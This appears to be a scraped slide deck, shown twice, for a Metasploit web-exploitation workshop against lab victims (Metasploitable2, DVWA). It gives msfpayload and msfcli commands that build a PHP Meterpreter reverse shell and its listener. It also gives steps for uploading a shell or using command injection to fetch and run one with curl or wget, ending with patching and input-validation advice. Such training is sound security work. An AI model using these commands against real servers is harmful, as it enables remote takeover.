Dennis Maldonado
@DennisMald
2015-02-20
 Application Security Specialist
 WhiteHat Security
 Full-Time Student
 University of Houston – Main Campus
▪ Computer Information Systems Major
 Twitter
 @DennisMald
 Website / Blog
 KernelMeltdown.org
 Kali Linux – Our attacker machine
 Metasploit Framework – Used for exploiting,
generating the payload, and establishing a
session with our victim.
 Metasploitable2 – Victim Web Server
Exploiting the backend server through a web application.

 Reasons why hackers want to compromise
the server:
 Run attacks against the internal network
 Use the server as a bot
 Install backdoors onto the server
 Reveal sensitive files/passwords
 Execute any local file
 Execute remote files
 and more…
 Vulnerabilities that are dangerous against a
server
 DirectoryTraversal
 Local File Inclusion
 Remote File Inclusion
 Remote Code Execution
 SQL Injection
 Command Injection
http://website.com/?page=index.php
http://website.com/
http://website.com/user.php?id=1&Submit=Submit#
 Metasploit is an open-source framework used
for Security development and testing
 Information gathering and fingerprinting
 Exploitation/Penetration testing
 Payload generation and encoding
 Fuzzing
 And much more…
 Command Line Interfaces
 msfconsole
 msfcli
 GUI Interfaces
 Metasploit Community Edition
 Armitage
 Modules
 Exploit – Exploitation/Proof-of-Concept code
▪ Ruby on Rails exploit
▪ PHP-CGI exploit
 Auxiliary – Misc. modules for multiple purposes
▪ Scanners
▪ DDOS tools
▪ Fingerprinting
▪ Clients
 Payloads – Code to be executed on the exploited system
▪ System Shells
▪ Meterpreter Shells
 Post – Modules for post-exploitation tasks
▪ Persistence
▪ Password Stealing
▪ Pivoting
 Active Exploits
 Actively exploit a host.
 Ex: Ruby on Rails XML exploit
 Passive Exploits
 Wait’s for incoming hosts, then exploits them
 Ex: Java 0-days
 Exploits contain payloads
 Inline (Non Staged)
 Payload containing the exploit and shell code
 Stable
 Large size
 Staged
 Exploits victim, establishes connection with attacker,
pulls down the payload
 Meterpreter
 Advanced, dynamic payload.
 Extended over the network
 Extensible through modules and plugins
 Types of connections
 Bind
▪ Local server gets started on victim machine
▪ Attacker connects to victim
▪ windows/x64/shell/bind_tcp
 Reverse
▪ Local server gets started on attacker machine
▪ Victim connects to attacker
▪ windows/x64/shell/reverse_tcp
 CVE 2012-1823
 DOS attack
▪ -T 10000
 Source code disclosure
▪ -s argument
 Remote Code Execution
▪ -d argument
 CVE-2013-0156
 Easy to find, easy to
exploit, critical
vulnerability.
 Requires just one
POST request
containing a specially
crafted XML data.
 Send commands
through YAML objects
 The upload functionality allows for any file
type to be uploaded
1. Upload server-side code and check if it executes
▪ PHP = <?php echo “HelloWorld!”; ?>
▪ ASP = <% Response.Write "HelloWorld!" %>
▪ JSP = <%= new java.util.Date().toString() %>
2. Use msfpayload to create a shell
3. Use msfcli to listen for a connection from the
victim
4. Upload the shell and execute it

 Allows an attacker to execute system level
commands.
1. Attempt a safe command
1. echo test
2. uname -a
2. Use msfpayload to create a shell
3. Use msfcli to listen for a connection from the victim
4. Inject curl or wget commands to download the shell
onto the victim machine.
5. Chmod if necessary and execute
 msfpayload php/meterpreter/reverse_tcp O
 msfpayload php/meterpreter/reverse_tcp LHOST=10.211.55.3
LPORT=1337O
 msfpayload php/meterpreter/reverse_tcp LHOST=10.211.55.3
LPORT=1337 R > shell.php
 # Now edit the shell.php file to remove the comment on the first line and
add "?>" at the end of the file.
 ==================================
 msfcli multi/handler payload=php/meterpreter/reverse_tcp
lhost=10.211.55.3 lport=1337 E
 Keep software up to date!
 PHP: 5.4.3, 5.3.13
 Ruby on Rails: 3.2.11, 3.1.10, 3.0.19, 2.3.15
 Use whitelisting for file upload extensions
 Watch for extensions and content-types
 Don’t let upload directory be executable
 Rename files if possible
 Don’t pass user input as a system command!
 Use library calls when possible
 Sanitize input
 BackTrack-Linux
 http://www.kali.org/
 The Metasploit Project
 http://www.metasploit.com/
 Metasploit Unleashed
 http://www.offensive-security.com/metasploit-unleashed/
 PHP-CGI Advisory
 http://eindbazen.net/2012/05/php-cgi-advisory-cve-2012-1823/
 Ruby on Rails Exploitation
 https://community.rapid7.com/community/metasploit/blog/2013/01/10/exploiting-ruby-on-rails-with-
metasploit-cve-2013-0156
 DamnVulnerable Web Application (DVWA)
 http://www.dvwa.co.uk/
 Metasploitable 2
 http://information.rapid7.com/download-metasploitable.html?LS=1631875&CS=web

Metasploit for Web Workshop

  • 1.
  • 2.
     Application SecuritySpecialist  WhiteHat Security  Full-Time Student  University of Houston – Main Campus ▪ Computer Information Systems Major  Twitter  @DennisMald  Website / Blog  KernelMeltdown.org
  • 3.
     Kali Linux– Our attacker machine  Metasploit Framework – Used for exploiting, generating the payload, and establishing a session with our victim.  Metasploitable2 – Victim Web Server
  • 4.
    Exploiting the backendserver through a web application.
  • 5.
     Reasons whyhackers want to compromise the server:  Run attacks against the internal network  Use the server as a bot  Install backdoors onto the server  Reveal sensitive files/passwords  Execute any local file  Execute remote files  and more…
  • 6.
     Vulnerabilities thatare dangerous against a server  DirectoryTraversal  Local File Inclusion  Remote File Inclusion  Remote Code Execution  SQL Injection  Command Injection
  • 7.
  • 8.
  • 9.
  • 10.
  • 11.
  • 14.
     Metasploit isan open-source framework used for Security development and testing  Information gathering and fingerprinting  Exploitation/Penetration testing  Payload generation and encoding  Fuzzing  And much more…
  • 15.
     Command LineInterfaces  msfconsole  msfcli  GUI Interfaces  Metasploit Community Edition  Armitage
  • 16.
     Modules  Exploit– Exploitation/Proof-of-Concept code ▪ Ruby on Rails exploit ▪ PHP-CGI exploit  Auxiliary – Misc. modules for multiple purposes ▪ Scanners ▪ DDOS tools ▪ Fingerprinting ▪ Clients  Payloads – Code to be executed on the exploited system ▪ System Shells ▪ Meterpreter Shells  Post – Modules for post-exploitation tasks ▪ Persistence ▪ Password Stealing ▪ Pivoting
  • 17.
     Active Exploits Actively exploit a host.  Ex: Ruby on Rails XML exploit  Passive Exploits  Wait’s for incoming hosts, then exploits them  Ex: Java 0-days  Exploits contain payloads
  • 18.
     Inline (NonStaged)  Payload containing the exploit and shell code  Stable  Large size  Staged  Exploits victim, establishes connection with attacker, pulls down the payload  Meterpreter  Advanced, dynamic payload.  Extended over the network  Extensible through modules and plugins
  • 19.
     Types ofconnections  Bind ▪ Local server gets started on victim machine ▪ Attacker connects to victim ▪ windows/x64/shell/bind_tcp  Reverse ▪ Local server gets started on attacker machine ▪ Victim connects to attacker ▪ windows/x64/shell/reverse_tcp
  • 21.
     CVE 2012-1823 DOS attack ▪ -T 10000  Source code disclosure ▪ -s argument  Remote Code Execution ▪ -d argument
  • 22.
     CVE-2013-0156  Easyto find, easy to exploit, critical vulnerability.  Requires just one POST request containing a specially crafted XML data.  Send commands through YAML objects
  • 23.
     The uploadfunctionality allows for any file type to be uploaded 1. Upload server-side code and check if it executes ▪ PHP = <?php echo “HelloWorld!”; ?> ▪ ASP = <% Response.Write "HelloWorld!" %> ▪ JSP = <%= new java.util.Date().toString() %> 2. Use msfpayload to create a shell 3. Use msfcli to listen for a connection from the victim 4. Upload the shell and execute it
  • 24.
     Allows anattacker to execute system level commands. 1. Attempt a safe command 1. echo test 2. uname -a 2. Use msfpayload to create a shell 3. Use msfcli to listen for a connection from the victim 4. Inject curl or wget commands to download the shell onto the victim machine. 5. Chmod if necessary and execute
  • 25.
     msfpayload php/meterpreter/reverse_tcpO  msfpayload php/meterpreter/reverse_tcp LHOST=10.211.55.3 LPORT=1337O  msfpayload php/meterpreter/reverse_tcp LHOST=10.211.55.3 LPORT=1337 R > shell.php  # Now edit the shell.php file to remove the comment on the first line and add "?>" at the end of the file.  ==================================  msfcli multi/handler payload=php/meterpreter/reverse_tcp lhost=10.211.55.3 lport=1337 E
  • 27.
     Keep softwareup to date!  PHP: 5.4.3, 5.3.13  Ruby on Rails: 3.2.11, 3.1.10, 3.0.19, 2.3.15  Use whitelisting for file upload extensions  Watch for extensions and content-types  Don’t let upload directory be executable  Rename files if possible  Don’t pass user input as a system command!  Use library calls when possible  Sanitize input
  • 29.
     BackTrack-Linux  http://www.kali.org/ The Metasploit Project  http://www.metasploit.com/  Metasploit Unleashed  http://www.offensive-security.com/metasploit-unleashed/  PHP-CGI Advisory  http://eindbazen.net/2012/05/php-cgi-advisory-cve-2012-1823/  Ruby on Rails Exploitation  https://community.rapid7.com/community/metasploit/blog/2013/01/10/exploiting-ruby-on-rails-with- metasploit-cve-2013-0156  DamnVulnerable Web Application (DVWA)  http://www.dvwa.co.uk/  Metasploitable 2  http://information.rapid7.com/download-metasploitable.html?LS=1631875&CS=web